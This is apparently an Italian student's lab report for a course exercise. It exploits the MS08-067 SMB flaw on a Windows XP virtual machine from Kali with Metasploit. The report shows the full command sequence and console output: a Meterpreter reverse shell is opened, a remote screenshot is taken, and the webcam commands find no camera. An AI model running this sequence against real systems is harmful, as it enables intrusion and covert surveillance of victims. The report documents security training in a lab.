

## CONSEGNA U2 S7 L3

- **Parte1 (Preparazione strumenti)**

Prima di tutto, per eseguire l'esercizio, avvio la macchina Windows XP.



In seguito, sulla Kali avvio **msfconsole**. Subito tramite il comando search, cerco la vulnerabilità da testare nell'esercizio, chiamata **ms08-067**.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: View all productivity tips with the tips command

Home
      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c      c000000000000x.
      :000000000000000k,    ,k000000000000000:
      '000000000k00000: :000000000000000000'
      o00000000.MMMM.o0000o0000l.MMMM,00000000o
      d00000000.MMMMMM.c00000c.MMMMMM,00000000x
      l00000000.MMMMMMMMMM;d;MMMMMMMMMMMM,00000000l
      .00000000.MMM.;MMMMMMMMMMMMMM;MMMM,00000000.
      c0000000.MMM.00c.MMMMMM'o00.MMM,0000000c
      o0000000.MMM.0000.MMM:0000.MMM,0000000o
      l000000.MMM.0000.MMM:0000.MMM,000000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
      .d00o'WM.0000occcX0000.MX'x00d.
      ,kol'M.0000000000000.M'd0k,
      :kk;.0000000000000.;0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.4.15-dev ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08-067
```

- **Parte 2 (configurazione dell'attacco)**

Trovo l'exploit necessario ad effettuare l'attacco al sistema target.

```
msf6 > search ms08-067

Matching Modules
=====
#  Name
-  -
0  exploit/windows/smb/ms08_067_netapi
er Service Relative Path Stack Corruption

Disclosure Date  Rank  Check  Description
-----
2008-10-28      great Yes  MS08-067 Microsoft Serv
```

Tramite **use** vado a selezionare lo script.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Con il comando **show options** vado a visionare tutti i payloads disponibili.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads

#   Name                                     Disclosure Date   Rank   Check   Description
-   -
0   payload/generic/custom                   .               normal No       Custom Payload
1   payload/generic/debug_trap               .               normal No       Generic x86 Debug Trap
2   payload/generic/shell_bind_aws_ssm       .               normal No       Command Shell, Bind SSM (via AWS API)
```

Con il comando **set payload** seleziono il payload numero 62.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload => windows/meterpreter/reverse_tcp
```

Successivamente col comando **show options** verifico se lo script necessita di parametri per funzionare correttamente. In questo caso serve **rhost** (IP della macchina in remoto cioè la vittima, in questo caso la macchina Windows) ed **lhost** (IP della macchina locale cioè l'attaccante, in questo caso la Kali).

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
-----
RHOSTS    yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445             The SMB service port (TCP)
SMBPIPE   BROWSER         The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          The exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15       The listen address (an interface may be specified)
LPORT     4444            The listen port
```

Uso i comandi **set rhost** e **set lhost** per inserire rispettivamente gli indirizzi IP della macchina vittima e dell'attaccante.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.50.103
rhost => 192.168.50.103
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.50.100
lhost => 192.168.50.100
```

Poi ricontrollo il tutto per essere sicuro che sia configurato tutto a puntino.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.50.103  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.50.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


```

- **Parte 3 (Esecuzione attacco e sfruttamento vulnerabilità)**

Con il comando **run** oppure **exploit** do avvio all'attacco.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.103:445 - Automatically detecting the target...
[*] 192.168.50.103:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.103:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.103:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.50.103
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.103:1031) at 2024-07-10 16:31:46 +0200

meterpreter > help
```

L'attacco va a buon fine ed ottengo l'accesso alla macchina Windows XP con **meterpreter**. Uso il comando **help** per visionare tutti i comandi disponibili.

```
meterpreter > help
```

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
(genmon)	Writes data to a channel



Su richiesta della consegna dell'esercizio verifico il comando necessario per salvare uno screenshot sulla macchina Windows da remoto.

Stdapi: User interface Commands	
Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Lo screenshot è stato salvato correttamente nella home della Kali.

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/wCgSMwxg.jpeg
```





Infine controllo se è possibile prendere il controllo della webcam da remoto.

```
Stdapi: Webcam Commands
```

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Purtroppo, usando il comando **webcam\_chat** non è stato possibile aprire la webcam.

```
meterpreter > webcam_chat  
[-] Target does not have a webcam
```

Infatti verificando con il comando **webcam\_list** non risulta nessuna webcam connessa al sistema.

```
meterpreter > webcam_list  
[-] No webcams were found
```